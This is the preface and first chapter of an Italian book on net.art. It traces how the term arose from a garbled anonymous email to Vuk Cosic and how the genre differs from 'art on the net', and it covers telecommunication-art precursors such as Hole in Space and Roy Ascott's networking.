Marco Deseriis Giuseppe Marano

NET.ART

L’arte della connessione

INDICE

Premessa

Questo libro è il risultato di un furto maldestro, di un contrabbando di idee, teorie e pratiche di dubbia provenienza. La refurtiva, anche se reca ancora i segni di riconoscimento lasciati dai suoi ultimi "padroni", è stata abilmente contraffatta. Non la troverete quindi in vendita al dettaglio, sulla bancarella di un rigattiere né all'asta su e-Bay. I ladri (gli autori) hanno incastonato i diversi oggetti in un arazzo, in un disegno quasi coerente che li rende non smerciabili separatamente.

La scelta di *fissare* nella materia cartacea del libro un processo evanescente e ipertestuale come "l'arte della connessione" era di per sé una sfida. Sarebbe stato certamente più facile proporre una guida indicizzata online o impaginare una raccolta di saggi. Incaponendoci invece nel cammino lineare siamo stati costretti non solo a esaltare, ma anche a ordinare i collegamenti ipertestuali tra i vari progetti. Volendo riconoscere una cifra "originale" al testo, essa andrà ricercata proprio nel modo in cui essi sono stati messi in relazione. Certo ci piacerebbe che il libro fosse bucato e che bastasse un click, o uno sguardo, per saltare da un punto all'altro. Ma la gabbia della linearità è anche una risorsa, che ci ha costretti a decidere che cosa viene prima e che cosa dopo e perché un progetto va in un capitolo piuttosto che in un altro.

L'altra questione era che dovevamo confrontarci con una pratica giunta ormai a maturità (per alcuni già decrepita), sapendo che in pochi in Italia si erano accorti persino della sua nascita. Obbedire alla tirannia della scansione cronologica sarebbe andato a vantaggio della chiarezza

ma ci avrebbe distolto dal nostro obiettivo. Che non era tanto quello di raccontare la progressione della *net.art*, ma di coglierne gli aspetti di maggiore ambivalenza e di apertura ad altre influenze. L'ipotesi iniziale del libro – formulata nel 1999 – era che la Rete stesse rilanciando quell'intreccio tra l'estetico e il politico che si colloca alla base di tutte le esperienze d'avanguardia del Novecento. A supportare questa ipotesi era il fiorire di un ventaglio di pratiche altamente ibride, che combinavano con disinvoltura la sperimentazione formale sui codici della Rete con un uso rinnovato delle tecniche di guerriglia-marketing e con tutta una serie di sconfinamenti in domini apparentemente distanti anni-luce tra loro. L'interferenza culturale, insomma, sbarcava in Rete con la consapevolezza che l'anonimato, la dimensione del "tempo reale" e il sistema di vasi comunicanti delle mailing list costituivano dei punti di forza irrinunciabili. Agendo in modo virale e inaspettato, i nuovi *culture jammers* sconfinavano da un territorio all'altro, ricombinando diversi know-how per stravolgere le forme tradizionali della comunicazione politica. Come se l'estrema specializzazione dei linguaggi informatici o tecno-scientifici potesse essere parzialmente ricomposta tramite una procedura e un metodo comune. L'accelerazione dei processi partecipativi su scala planetaria avrebbe inoltre dimostrato che lungi dall'essere isolati, alcuni di questi gruppi costituivano dei riferimenti centrali nella produzione di immaginario del nuovo movimento globale.

Ma la net.art non è solo questo. Se gli autori dichiarano esplicitamente le proprie simpatie, nonché la propria internità ai network dei guerriglieri semiotici, l'arte della connessione si dipana lungo sentieri molto più tortuosi. La ricerca formale sui codici, gli errori e le interfacce ha una sua agenda, che solo occasionalmente si intreccia con quella degli attivisti, degli hacker e dei guastafeste che sciamano in Rete. Tuttavia non è necessario che il collegamento tra una pratica e l'altra sia esplicito affinché sia effettivo. Il contributo che ci siamo posti consiste proprio nell'individuazione del "potenziale memetico" di ciascun progetto e nell'esaltazione di quelli che più si prestano a essere riutilizzati in contesti diversi. La net.art per noi è soprattutto un connettore, un neurone, un sintagma tra i miliardi di oggetti inerti di cui è fatta la Rete. È la possibilità di trasformare la banale esperienza della navigazione in una narrazione in cui i personaggi e gli autori ridisegnano continuamente i sentieri su cui camminano.

Questa è anche la ragione per cui la "scena italiana" rimane in secondo piano. Al di là della dubbia esistenza (e necessità) di una vera scena nazionale, le caratteristiche dei gruppi e delle pratiche italiane più vicine alla net.art si prestano a una scarsa contaminazione. Al persistente gap

tecno-linguistico, si aggiunge la peculiarità dei movimenti italiani, orientati da sempre a un allargamento dei meccanismi di inclusione e partecipazione a discapito della velocità di esecuzione e interferenza. Questo libro è uno strumento a loro disposizione, da piegare a mille usi per aprire nuove possibilità di trasformazione del presente.

1

L'arte di fare rete

Preludio. I sogni di Vuk Cosic

Questa favola, come ogni favola che si rispetti, comincia con una rivelazione. È un mattino del dicembre 1995. Il cielo lattiginoso di Lubiana grava come un'incudine sulla testa di Vuk Cosic, sprofondato nel sonno del suo letto.

Vuk sogna di trovarsi in una città deserta, silente, abbandonata dal tempo e forse mai abitata. Una città immersa in una luce biancastra, priva di sorgente, che si inerpica lungo i fianchi di una montagna scoscesa. Un soffio leggero di vento spira verso l'alto, scivolando sinuoso in mezzo a un campionario di architetture inaudite: ideogrammi tridimensionali, caratteri gotici, arabi, mongoli e cirillici si stagliano contro un cielo inanimato, seguendo un'andatura a volte elicoidale, a volte segmentata o circolare.

Se le forme dei caratteri sono antichissime, quasi ancestrali, i materiali con cui sono costruiti appaiono ultramoderni e futuribili: perspex, vetroresina, fibre ottiche, metalli sottili e ultraflessibili si slanciano lungo assi e piani levigati, uniformi, privi di ogni genere di apertura. Il sistema di pieni e di vuoti che compone ogni carattere-edificio, le linee di fuga e le parallassi sono talmente dinamiche da instillare una specie di vertigine alla rovescia.

Vuk si chiede se la città non sia in realtà un unico tempio, un libro leggibile solo da un'altra dimensione. Se così fosse, pensa, sarà allora necessario cambiare prospettiva, trovare la distanza giusta per afferrare una visione di insieme. Anche perché spostandosi avanti e indietro, non riesce a individuare alcun punto di riferimento certo: ogni edificio, anche il più particola-

re, sembra cambiare aspetto o posizione nel giro di pochi secondi. Ora un asse portante si è inclinato leggermente, un'arcata si è distesa in una trave, il cornicione sembra frammentarsi in una serie di rostri aggettanti.

L'unico senso di direzione possibile viene impresso dall'andatura del terreno e dal vento, che spira verso la vetta della montagna. Seguendo questa spinta, Vuk raggiunge uno spiazzo circolare, da cui è possibile lanciare lo sguardo sul vuoto che si spalanca oltre le costruzioni circostanti. Questi edifici sembrano più slanciati degli altri e dispongono di vari dispositivi per l'ascesa.

Si arrampica rapidamente lungo un ponte a ogiva, e raggiunge un piccolo terrazzo sulla vetta dell'edificio: sotto i suoi piedi si dispiega ora uno strano paesaggio, in cui i caratteri e gli spazi si dispongono in modo del tutto nuovo e inaspettato. Il soffio del vento scompone e ricompone le diverse strutture come le tessere di un domino. Nel giro di pochi secondi, per opera di una mano invisibile, lo scenario cambia improvvisamente, schiudendo lo spettacolo di un volto in continua mutazione. Poi il viso si calma e assume la fissità di una maschera greca, sospesa al di là del tempo eppure così reale, così presente.

Si sveglia grattandosi la punta del naso, il punto più alto della montagna, con la sensazione, il prurito fastidioso di essere un costrutto alfanumerico. Eppure il sogno non lo turba veramente, né lo stupisce più di tanto.

Sono anni ormai che Cosic esplora le possibilità visuali dei caratteri Ascii, uno standard americano creato nel 1963 per archiviare informazioni testuali in formato digitale. Sin da piccolo è stato affascinato dagli spazi bianchi che scorrono tra una parola e l'altra, dal tipo particolare di immagine rappresentata dal testo scritto. Per questo, anche quando si è rivolto al computer, non si è interessato molto ai software grafici, che simulano il processo del disegno e della pittura. Piuttosto è la materia grezza dei codici che, opportunamente plasmata, può farsi elemento di costruzione visiva, stimolando nuove forme di percezione e immaginazione. Meglio esplorare l'estetica del digitale per le sue possibilità intrinseche e non emulare con strumenti nuovi quello che è già stato fatto con i vecchi media.

Per questo Cosic, quella mattina di dicembre, si siede di fronte al computer intimamente soddisfatto di quel sogno. Lo considera un dono speciale, convinto com'è che ogni nuova scoperta non sia altro che la materializzazione dei sogni delle generazioni precedenti. Chissà che qualcuno non ci possa fare qualcosa con quel sogno, un bel giorno.

Prima di trascriverlo però, scarica, come ogni mattina, la posta elettronica. L'unico messaggio che riceve gli è stato spedito via *anonymous mailer*.[1] Il mittente è dunque ignoto e il messaggio, scritto probabilmente

con un software incompatibile, risulta essere una lunga sbrodolata di Ascii praticamente illeggibile. L'unico frammento che sembra avere ancora un senso recita qualcosa del tipo:

[...] J8~g#|\;Net. Art{-^s1 [...]

Nel dicembre del 1995, la Rete forniva dunque a Cosic un nome per l'attività in cui era coinvolto. Eccitato ed emozionato, Vuk iniziò a divulgare immediatamente il termine *net.art*. Di lì a poco avrebbe spedito l'intero messaggio a un suo amico di Zagabria, Igor Markovic, che ne avrebbe decodificato il contenuto. Il testo era in realtà un manifesto piuttosto vago che se la prendeva con le istituzioni artistiche tradizionali, reclamando una generica libertà di espressione per gli artisti su Internet. Il frammento sopracitato, non codificato dal software di Cosic, recitava: "All this becomes possible only with emergence of the Net. Art as a notion becomes obsolete...".[2]

Così, anche se il testo non sembrava rivestire un interesse particolare, il termine era stato creato, o meglio, come notava un altro *net.artist* della prima ora, il russo Alexei Shulgin, "si era autocreato per opera di un pezzo di software malfunzionante". Si trattava dunque di un ready-made prodotto da una macchina, che non aveva avuto neanche bisogno dell'aiuto di un'artista per realizzarsi.[3] Né forse poteva essere altrimenti, per una pratica fondata sulla manipolazione di assemblati pre-esistenti (soprattutto software e pezzi di codice).

Il manifesto, dal canto suo, andava perso in uno di quei tragici incidenti che si abbattono periodicamente sulle teste di tutti i *digerati*:[4] la cancellazione di tutti i dati dell'hard-disk di Markovic. A conclusione della curiosa vicenda, Alexei Shulgin, in un messaggio postato nel marzo del 1997 sulla mailing list Nettime scriveva: "Mi piace molto questa storia, perché illustra perfettamente come il mondo in cui viviamo sia molto più ricco di tutte le nostre idee su di esso".[5]

Net.art vs art on the net

Con l'avvento della Rete sta emergendo qualcosa di nuovo, che timidamente si dà il nome di net.art e cerca di definirsi sperimentando la sua diversità da altre forme di attività creativa. I problemi dell'attuale periodo della net.art, per come li vedo io, sono strettamente legati alla determinazione sociale delle nozioni di "arte" e di "artista". Saremo in grado di supe-

rare il nostro ego abbandonando le idee obsolete di rappresentazione e manipolazione? Salteremo a piè pari nel reame della pura comunicazione? Ci chiameremo ancora "artisti"?[6]

In realtà il conio del termine si sarebbe rivelato un processo tutt'altro che automatico. I primi lavori di net.art, infatti, erano stati ideati da un network di artisti geograficamente disseminato, che aveva lavorato fino a quel momento nell'ombra non preoccupandosi di definire criticamente la propria attività. Ma nel corso del 1996 le cose iniziavano già a cambiare, il numero di persone coinvolte a vario titolo cresceva a ritmi esponenziali e con esso lo sviluppo di un discorso critico e autoriflessivo. Sul Web – tramite liste di discussione come Nettime e Syndicate o siti come *The Flying Desk* – e in festival come il Next Five Minutes di Amsterdam, cominciava a prendere forma una piccola comunità aperta, un "circo itinerante" in cui proliferavano e si ramificavano reti di relazioni, progetti collaborativi e momenti di discussione collettiva.

Nel maggio del '96, lo sloveno Vuk Cosic organizzava a Trieste il primo evento internazionale esclusivamente dedicato all'arte di rete, intitolato, programmaticamente, *Net Art Per Se*.[7] Occasione di incontro per una ristretta cerchia di affiliati (tra cui i tedeschi Andreas Broeckmann e Pit Schultz, l'olandese Walter Van Der Cruijsen, l'italiano Gomma della rivista "Decoder", i russi Alexei Shulgin e Olia Lialina e l'inglese Heath Bunting), il festival metteva a fuoco alcuni punti nevralgici del dibattito sullo statuto della net.art. Ci si chiedeva, per esempio, se fosse davvero possibile elaborare una forma d'arte specifica per la Rete, se esistesse un'estetica peculiare, se avesse ancora senso parlare di copie e di originali, quali fossero i canali di distribuzione dei contenuti. Questioni aperte e difficilmente archiviabili, che continueranno a rimbalzare nei *milieux* della *net.cultura*, tracciando il profilo di una comunità emergente.

E così, all'inizio del 1997, su alcune mailing list (Nettime *in primis*) si accese un intenso dibattito tra artisti, critici e appassionati che rappresentava una buona cartina di tornasole sullo "stato dell'arte" agli albori. La discussione ruotava intorno al significato da attribuire ai termini *net.art* e *art on the net*: una diatriba apparentemente terminologica, ma dietro cui si celavano concezioni della Rete diverse, se non diametralmente opposte. Da un lato la Rete come nuovo mezzo di distribuzione delle informazioni, dall'altro come nuovo modello di relazione sociale.

Quando si parla di net.art dobbiamo prendere in considerazione due aspetti: le reti e le arti. Le reti sono ben più che semplici connessioni tra

> computer. E le arti non vengono definite esclusivamente dagli artisti o dalle loro opere. [...] Internet non supporta solo le strutture di comunicazione digitalizzata o i circuiti di informazione automatizzata, ma ci aiuta anche ad apprendere e riconoscerci come utenti di un ambiente condiviso, non solo di computer interconnessi. Inoltre, ci costringe anche a lavorare insieme: senza cooperazione queste reti non potrebbero esistere.[8]

Alla fine del dibattito, la maggior parte degli intervenuti si esprimeva a favore del termine "net.art", non solo per la sua sinteticità ed eleganza, ma anche perché, anteponendo il suffisso *net*, esaltava il carattere interattivo, processuale e collaborativo di questa pratica. Una pratica che mirava a sostituire le opere con le operazioni e le rappresentazioni con la produzione di nuovi circuiti comunicativi e di senso. La net.art come "arte di fare network", dunque, e non solo come arte veicolata e diffusa attraverso Internet. "Art on the net" avrebbe definito invece la Rete come strumento accessorio, come mezzo di illustrazione e distribuzione di opere preesistenti e prodotte altrove.

Del resto, non diversamente dagli altri settori dell'economia, anche il mercato dell'arte tradizionale si apprestava a sfruttare la Rete come strumento di promozione e per realizzare profitti. Musei e gallerie iniziavano a servirsi del World Wide Web come grande indirizzario per pubblicizzare artisti, mostre ed eventi, o per raggiungere direttamente i potenziali acquirenti attraverso l'e-commerce e le aste. Come scrive Joachim Blank:

> Per loro la Rete non è altro che un grande elenco telefonico in cui anch'essi vogliono (devono) essere presenti. L'arte in Rete (*art on the net*) è solo documentazione dell'arte che non viene creata in Rete, ma al di fuori di essa e, in termini di contenuto, non vi stabilisce alcuna relazione. La net.art funziona solo in Rete e prende la Rete o il "mito della Rete" come tema. Ha spesso a che vedere con concetti strutturali: un gruppo o un individuo progetta un sistema che può essere espanso da altre persone.[9]

Questa distinzione è di capitale importanza per l'oggetto stesso di questo libro. La net.art, almeno nella sua concezione originaria, ha sempre avuto poco a che vedere con gallerie e musei più o meno virtuali. Essa si serve della Rete non solo come destinataria, come veicolo di diffusione, ma eleva la comunicazione molti-a-molti in un ambiente tecno-sociale a oggetto della sua indagine, esplorandone incessantemente i limiti e le possibilità. Da semplice mezzo di distribuzione delle informazioni, la Rete si fa dunque materiale e strumento di produzione. Per la prima volta nella storia dell'arte, il mezzo di distribuzione e quello di produzione vengono a coincidere.

Come nota il critico tedesco Tilman Baumgärtel, “il primo e più importante tema della net.art è Internet stessa. Questa riflessività ha spesso esposto la net.art, paradossalmente, ad accuse di formalismo”[10] e di separazione. Tuttavia, se l’autoreferenzialità la inserisce a pieno titolo nella tradizione artistica moderna, il suo carattere stratificato e la sua capacità di fondere competenze e attitudini diversificate, la dislocano nel campo indeterminato di “un’arte che non ha più bisogno di essere chiamata arte”.[11] In altri termini, è proprio il medium in cui la net.art opera a liberarla dall’impasse in cui sembrava essersi cacciata l’arte tradizionale.

In virtù di tali caratteristiche, la net.art non si serve solo del World Wide Web, ma poggia su una gamma assai più vasta di protocolli, canali e strumenti di comunicazione: e-mail, browser, mailing list, Internet Relay Chat, Moo e Mud, motori di ricerca, sistemi *peer-to-peer*, satellitari, wireless e altro ancora. Questi software e protocolli non sono altro che set di istruzioni (il codice) che entrano in relazione con altri pezzi di codice, il cui alfabeto sottostante è composto di zeri e uno. Il compito di gran parte dei software e dei sistemi operativi è quello di antropomorfizzare il linguaggio macchina e il sistema binario. Di trasformare cioè le istruzioni formali impartite dal programma alla macchina in un alfabeto più facilmente intelligibile dall’essere umano.

La net.art si colloca in questo passaggio d’indeterminazione tra scrittura semantica e non semantica, in quella *koinè* in cui sistemi di segni sovrapposti si rovesciano gli uni negli altri, dando luogo spesso ad ambiguità, errori e paradossi. Se la net.art si confronta con la testualità del codice e con la sintassi multipla dei linguaggi di programmazione, è ovvio che i rapporti tradizionali tra autore, opera e fruitore-lettore ne escano decisamente mutati. Non solo nell’accezione decostruzionista, derridiana e barthesiana dell’intertestualità, dell’opera aperta o della presunta morte dell’autore. Piuttosto, ci troviamo di fronte a una scrittura procedurale e performativa che innesca un meccanismo o un contesto di scambio. Il problema non è tanto capire quanto il sistema in questione sia aperto alla trasformazione e al gioco, quanto cogliere gli effetti socio-culturali di questa sovrapposizione e traduzione continua di linguaggi macchinici.

Approfondiremo questi spunti nei capitoli successivi. Per ora ci limiteremo a sottolineare che la net.art conduce raramente alla creazione di oggetti chiaramente definiti e rappresentabili. In questo caso sarebbe più opportuno parlare di *Web art* e cioè di ipertesti narrativi a basso tasso d’interazione. Pur essendo destinati alla fruizione in Rete, questi siti possono essere nella maggior parte dei casi veicolati anche attraverso altri

supporti fisici, come il floppy disk, il cd-rom o il dvd. L'unica differenza apprezzabile tra la consultazione online e quella "in locale" sarà fornita dal diverso percorso riportato nella *location bar*, la barra degli indirizzi del browser.[12] Se questi lavori si caratterizzano sicuramente per una maggiore "specificità" rispetto alle opere preesistenti alla Rete e solo successivamente riadattate (scansioni di quadri, fotografie, ecc), non diversamente dall'*art on the web* si servono della Rete come semplice veicolo di diffusione.

Tuttavia, è bene non coniare categorie analitiche troppo schematiche. Non tutti i lavori che risiedono su Web, infatti, possono esistere al di fuori di esso. Vuoi perché in continua evoluzione, o perché effettivamente aperti ai contributi esterni, o perché indagano riflessivamente sul proprio medium, alcuni siti di Web art possono essere considerati a pieno titolo operazioni di net.art.[13] Più in generale, bisogna riconoscere come alcune piattaforme Web tendano a essere sempre più aperte consentendo ai navigatori di inserire i propri file o di entrare in comunicazione diretta con altri utenti.[14] È riduttivo quindi considerare il Web come una semplice vetrina, atta a rappresentare esclusivamente contenuti facilmente reificabili. Usata in un certo modo, anche la Web art può divenire un mezzo d'interazione reale, in grado di favorire lo sviluppo di una *co-autorialità* diffusa, e non solo, un feedback autistico tra l'uomo e la macchina.

La net.art dunque non va messa in relazione ad alcuna applicazione specifica. Piuttosto, per definirne il raggio d'azione sarà bene collegarla a tre concetti o pratiche: il gioco identitario, la manipolazione dei flussi informativi e l'estetica del macchinico. A partire da quest'ultima risaliremo alle origini della net.art, per poi analizzare, nei capitoli successivi, le altre modalità d'intervento.

Estetica del macchinico e della comunicazione

> Il principio del "macchinico" non si riferisce esclusivamente a oggetti tecnologici o meccanici connessi o indipendenti dal corpo umano. Le macchine possono essere corpi sociali, complessi industriali, formazioni psicologiche o culturali, come il complesso dei desideri, attitudini e stimoli che creano forme particolari di comportamento collettivo, o l'aggregazione di materiali, strumenti, individui, linee di comunicazione, regole e convenzioni che insieme formano una grande azienda o un'istituzione. Questi sono esempi di "macchine" intese come assemblaggi di parti eterogenee, aggregazioni che trasformano le forze, articolano e propellono i loro elementi, e li forzano in uno stato di continua trasformazione e divenire.

> Come principio estetico, il macchinico è associato con il processo piuttosto che con l'oggetto, con la dinamica piuttosto che con la finalità, con l'instabilità anziché con la permanenza, con la comunicazione invece che con la rappresentazione, con l'azione e con il gioco. L'estetica del macchinico non si preoccupa dei risultati o delle intenzioni delle pratiche artistiche, ma delle traduzioni e trasformazioni che avvengono nell'assemblaggio macchinico.[15]

Il critico tedesco Andreas Broeckmann, riprendendo spunti della filosofia di Gilles Deleuze e Félix Guattari, propone una riflessione di grande importanza. Se circoscriviamo e applichiamo la categoria del macchinico alle reti di comunicazione, essa può essere utile per individuare alcune *qualità estetiche* proprie della net.art, a partire dal suo carattere dinamico, processuale, non rappresentativo e non oggettuale. Non che queste qualità fossero estranee ai movimenti artistici d'avanguardia precedenti. I futuristi, i dadaisti, i situazionisti, Fluxus, la mail art e la land art avevano già rimpiazzato la creazione di opere con gli *happening*, gli spostamenti concettuali, le derive psicogeografiche, i processi dinamici, le spedizioni postali e gli interventi sul paesaggio. Tuttavia, le avanguardie del Novecento erano mosse dalla polemica nei confronti del sistema tradizionale dell'arte, prima che dalla necessità di comunicare a distanza tramite le nuove tecnologie. Del resto, l'idea originale della televisione come "visione a distanza", era stata sussunta, dopo gli anni Venti, da quella di *broadcast*, di trasmissione centralizzata. Lo stesso era avvenuto con le radio amatoriali.

Gli artisti si erano quindi concentrati sulle tecnologie di registrazione (film, video e audio) piuttosto che su quelle di telecomunicazione (fax, telefoni, telegrafi, televisioni, radio). Come nota acutamente Lev Manovich,[16] le due tipologie sebbene vengano spesso impiegate in modo combinato, sono fondamentalmente diverse: la telecomunicazione si basa sulla trasmissione istantanea di un segnale elettromagnetico, non ha bisogno di alcun supporto di registrazione e non conduce, di per sé, alla produzione di alcun oggetto. Per contro, la registrazione di un dato su un supporto video o audio ne consente la riproduzione nel tempo, inoltre implica la possibilità di intervenire, tramite il montaggio, sulla sua durata e sul contenuto.

Sarà solo sul finire degli anni Settanta che una nuova generazione di artisti comincerà a sperimentare con la telecomunicazione pura. Non con la qualità del segnale video, come aveva fatto Nam June Paik,[17] ma con l'impatto dei sistemi di telecomunicazione sulla percezione umana dello spazio-tempo e sulle relazioni interpersonali. In altri termini, la

messa in pratica di un'arte processuale e non oggettuale da scelta polemica nei confronti del sistema mercificante dell'arte diventerà una *conditio sine qua non* dettata dal tipo di tecnologia impiegata. Lo scambio e l'interazione con il pubblico e con l'altro diventeranno una necessità, una condizione ineliminabile affinché l'esperimento telecomunicativo possa avere luogo. Come scriverà nel 1986 Derrick De Kerchove:

> Se non arriviamo subito a cogliere il punto nodale dell'estetica della comunicazione è per una ragione molto semplice: è perché essa non funziona più a partire dalla *rappresentazione*, come tutti i media tipografici e i derivati del libro. Finché cerchiamo delle rappresentazioni, finché cerchiamo di rappresentarci un certo circuito, una certa esperienza, come una funzione-specchio – il modello del libro – compiamo lo stesso semplicistico errore del fruitore medio che davanti a un quadro astratto si chiede "che cosa significa?". Non vuol dire proprio niente, vuol fare qualcosa.

E ancora:

> L'estetica della comunicazione non è una teoria – benché qualcuno potrebbe essere tentato di ridurla a questo – ma una pratica. Non produce oggetti ma allaccia relazioni [...]. Quello che è rivelatore è il fatto che la maggior parte degli artisti della comunicazione non ha spesso, in realtà, assolutamente nulla da comunicare. È per loro sufficiente costruire dei circuiti e delle interazioni diverse in modo tale da fare dello stesso fruitore il contenuto.[18]

Le prime performance telecomunicazionali di artisti come Fred Forest, David Rokeby, Norman White, Mit Mitropoulos, Kit Galloway e Sherrie Rabinowitz consistevano nell'integrazione di diverse modalità tecno-sociali di comunicazione. Il tentativo era spesso quello di impiegare in modo non convenzionale sistemi concepiti originalmente per scopi esclusivamente commerciali o militari.

I precursori

Nel novembre del 1980 Kit Galloway e Sherrie Rabinowitz realizzarono *Hole in Space* (Buco nello spazio) un'installazione ad accesso pubblico, "sospesa" tra il Broadway Store di Los Angeles e il Lincoln Center di New York. Per tre sere consecutive, due schermi situati nei due centri furono collegati via satellite, riproducendo in tempo reale le immagini provenienti dall'altra costa. I passanti potevano così ascoltare e vedere,

a figura intera, le persone dell'altra città, ma non sé stessi. Il risultato era quello di un contatto virtuale che rendeva la tecnologia trasparente e azzerava, attraverso il tempo reale, la distanza spaziale. Un buco nello spazio non diverso dai meccanismi della diretta televisiva, ma affidato questa volta interamente al pubblico, senza che vi fosse alcuna regia a filtrarne feedback e "contenuti". Non essendo stato pubblicizzato in anticipo, l'evento produsse una serie di reazioni simili a "un microcosmo del processo di acculturazione".[19] Il primo giorno fu caratterizzato dalla scoperta casuale e dalla sperimentazione spontanea delle potenzialità offerte da quella nuova zona di possibilità sociali. Il secondo vide, attraverso il meccanismo del passa-parola, un'affluenza più alta di persone che giungevano sul posto già preparate per l'esperienza: vi furono incontri di amanti, riunioni familiari, flirt e scambi di numeri telefonici. Ma anche interazioni visive e performative tra sconosciuti che abbandonarono l'aspetto acustico (chiunque può parlare al telefono) sfruttando le potenzialità visuali offerte dal nuovo mezzo. Il terzo giorno, la forte pubblicizzazione mass-mediatica produsse la partecipazione di una folla incontrollabile, in cui ciascuno premeva per gettare uno sguardo o una voce dall'altra parte e conquistarsi pochi secondi d'interazione.

In realtà Galloway e Rabinowitz avevano già iniziato a sperimentare sulla comunicazione satellitare sin dal 1977, quando con il *Satellite Ars Project* avevano messo in contatto e fatto interagire due gruppi di ballerini distanti tremila chilometri l'uno dall'altro, fondendo le loro immagini su un unico monitor. Due eventi geograficamente dislocati si unificavano così in quel *non luogo* che prende il nome di tempo reale. Come scriveva nel 1988 Mario Costa, fondatore insieme a Fred Forest del Movimento per l'estetica della comunicazione, "nello spazio-tempo cui allude l'estetica della comunicazione le dimensioni del tempo sembrano risolversi tutte quante nel presente e quelle dello spazio allargarsi fino alla perdita del luogo; il nuovo spazio-tempo si fa così un *presente universale* o un *non luogo del presente*".[20]

Rovesciando il punto di vista, e chiamando in causa Paul Virilio, si potrebbe osservare che la trasmissione in tempo reale (alla velocità della luce) non dilata la dimensione spaziale ma la cancella.[21] Tuttavia, non è nel nostro interesse stabilire se la "morte della distanza" procurata dalla pervasività delle nuove tecnologie – e già teorizzata da Benjamin a proposito del cinema[22] – abbia effetti positivi o negativi sulla nostra percezione e rappresentazione del mondo.

Ciò che ci interessa sono le ricadute socio-culturali che la diffusione delle telecomunicazioni produce. La novità di *Hole in Space* risiedeva, in-

fatti, nella sua apertura alla dimensione sociale, nelle possibilità d'interazione offerte dal buco spaziale a chiunque attraversasse due spazi urbani di pubblico dominio. I due artisti avevano cioè rinunciato a esercitare un controllo sull'esito del loro esperimento, lasciando al pubblico il compito di determinarne direttamente l'evoluzione. Questo tipo di apertura era decisamente inusuale rispetto alla maggior parte degli esperimenti telecomunicativi del periodo, che proponevano quasi sempre circuiti chiusi o solo parzialmente accessibili a un pubblico più ampio. Gli unici artisti che si ponevano in una prospettiva di partecipazione e cooperazione diffusa (*networking*) erano, non a caso, coloro che sperimentavano con le prime reti telematiche, come Roy Ascott, Robert Adrian e Marc Denjean, Giovanna Colacevich, Natan Karczmar, Jean-Claude Anglade e altri ancora.

Nel settembre 1982, nel corso della terza edizione del festival Ars Electronica, Robert Adrian X diede vita a *The World in 24 Hours*, un progetto che metteva in collegamento, per un arco di 24 ore, artisti di sedici città dislocate in tre continenti. Seguendo il sole di mezzogiorno lungo la rotazione terrestre, gli artisti si collegavano per circa un'ora ciascuno con il festival di Linz, tracciando così una sorta di mappa geo-telematica. Per farlo, potevano utilizzare tre diversi tipi di sistemi: un terminale in grado di inviare materiale grafico attraverso un network di *computer timesharing* (Ip Sharp Apl Network), passando per la rete telefonica locale; una televisione a bassa scansione (Sstv) in grado di transcodificare il segnale video in un segnale acustico che, veicolato attraverso la rete telefonica internazionale, veniva poi riconvertito in segnale video; un telefax che inviava, sempre tramite una chiamata internazionale, un segnale acustico in grado di convertire un'immagine stampata su carta.[23]

Rispetto ai costosi esperimenti satellitari di Galloway e Rabinowitz, *The World in 24 Hours* si cimentava con tecnologie a basso costo, già accessibili, almeno in teoria, ai singoli artisti. Sebbene l'uso privato del computer fosse ancora poco diffuso, la prima tecnologia del network di *computer timesharing* già dimostrava tutta la sua convenienza economica, consentendo una connessione telefonica solo a livello locale. Tuttavia l'esperimento di Robert Adrian X si fondava ancora su uno schema di comunicazione uno-a-molti, con un centro, la sede del festival, cui facevano capo i contributi provenienti dagli altri paesi. Non prendeva dunque in considerazione l'ipotesi che gli altri nodi della rete potessero interconnettersi indipendentemente dal centro di Linz.

Uno dei pochi artisti che già dai primi anni Ottanta è pienamente consapevole delle trasformazioni radicali che la telematica produrrà rispetto al concetto di autore e di creazione/fruizione dell'opera, è l'inglese Roy

Ascott, il quale sperimenta costruendo dei dispositivi telematici che consentono la realizzazione di testi, ad opera di autori dislocati lungo i vari nodi della rete attivata. Ereditando e rielaborando le teorie di Derrida, Foucault e Barthes sull'intertestualità e sulla cosiddetta "morte dell'autore", Ascott orientava la sua ricerca verso una poetica del networking:

> La tecnologia di autori disseminati (*dispersed autorship*) che il *networking* incorpora procede oltre la stessa nozione del soggetto, dell'individuale, l'artista, il genio, il pensante originale... Il networking sfida in prima istanza questo *status quo* ancora modernista (in tutte le vecchie "avanguardie" messe a confronto l'identità individuale resta sempre in primo piano: stile, forma, contenuto). Nel networking ci sono "autori" come ci sono "terminali" per accedere al sistema: tutti legati a luoghi, tempi e frontiere locali, ma in un'infinita processualità di testo/immagine.[24]

L'artista inglese era il primo a porre in modo chiaro la "questione urgente del postindividualismo". Era cioè il primo a intuire che, al di là delle modificazioni estetiche dei nostri percetti spazio-temporali, le reti telematiche preconizzavano una vera mutazione antropologica: la formazione di un'"intelligenza connettiva"[25] distribuita all'interno di un contesto (il network) in cui il potenziamento e l'autonomia di ogni singolarità creativa era direttamente causa ed effetto del livello di cooperazione e di interscambio cognitivo. Ascott sperimentava ancora con reti telematiche che consentivano trasferimenti di dati a livello quasi esclusivamente testuale, ma le sue intuizioni si sarebbero rilevate, nell'arco di un decennio, del tutto corrette. La diffusione del World Wide Web, a partire dalla fine del 1993, in seguito all'uscita del primo browser, Mosaic, metterà a disposizione uno standard in grado di integrare in un unico protocollo (l'Http) diverse funzionalità, non più di solo testo, ma anche di immagini, animazioni, video, grafica 3D, suoni. La crescente specializzazione dei software e dei linguaggi di programmazione favoriranno per contro un'accelerazione dei processi di collaborazione e networking.

Gli albori della net.art

I progetti del periodo '94-'96 si muovono in uno spirito decisamente *low-tech*. Basati su soluzioni concettuali e una grafica minimale, esplorano le caratteristiche dei protocolli di rete, alla ricerca delle specificità del mezzo. Lo spirito è fresco, quasi ingenuo, come in tutti i periodi di sco-

perta amatoriale di un nuovo strumento di comunicazione. La cerchia di persone che sperimenta con la Rete è infatti ancora limitata e gli interessi economici in gioco sono irrilevanti rispetto al desiderio di giocare e smanipolare.

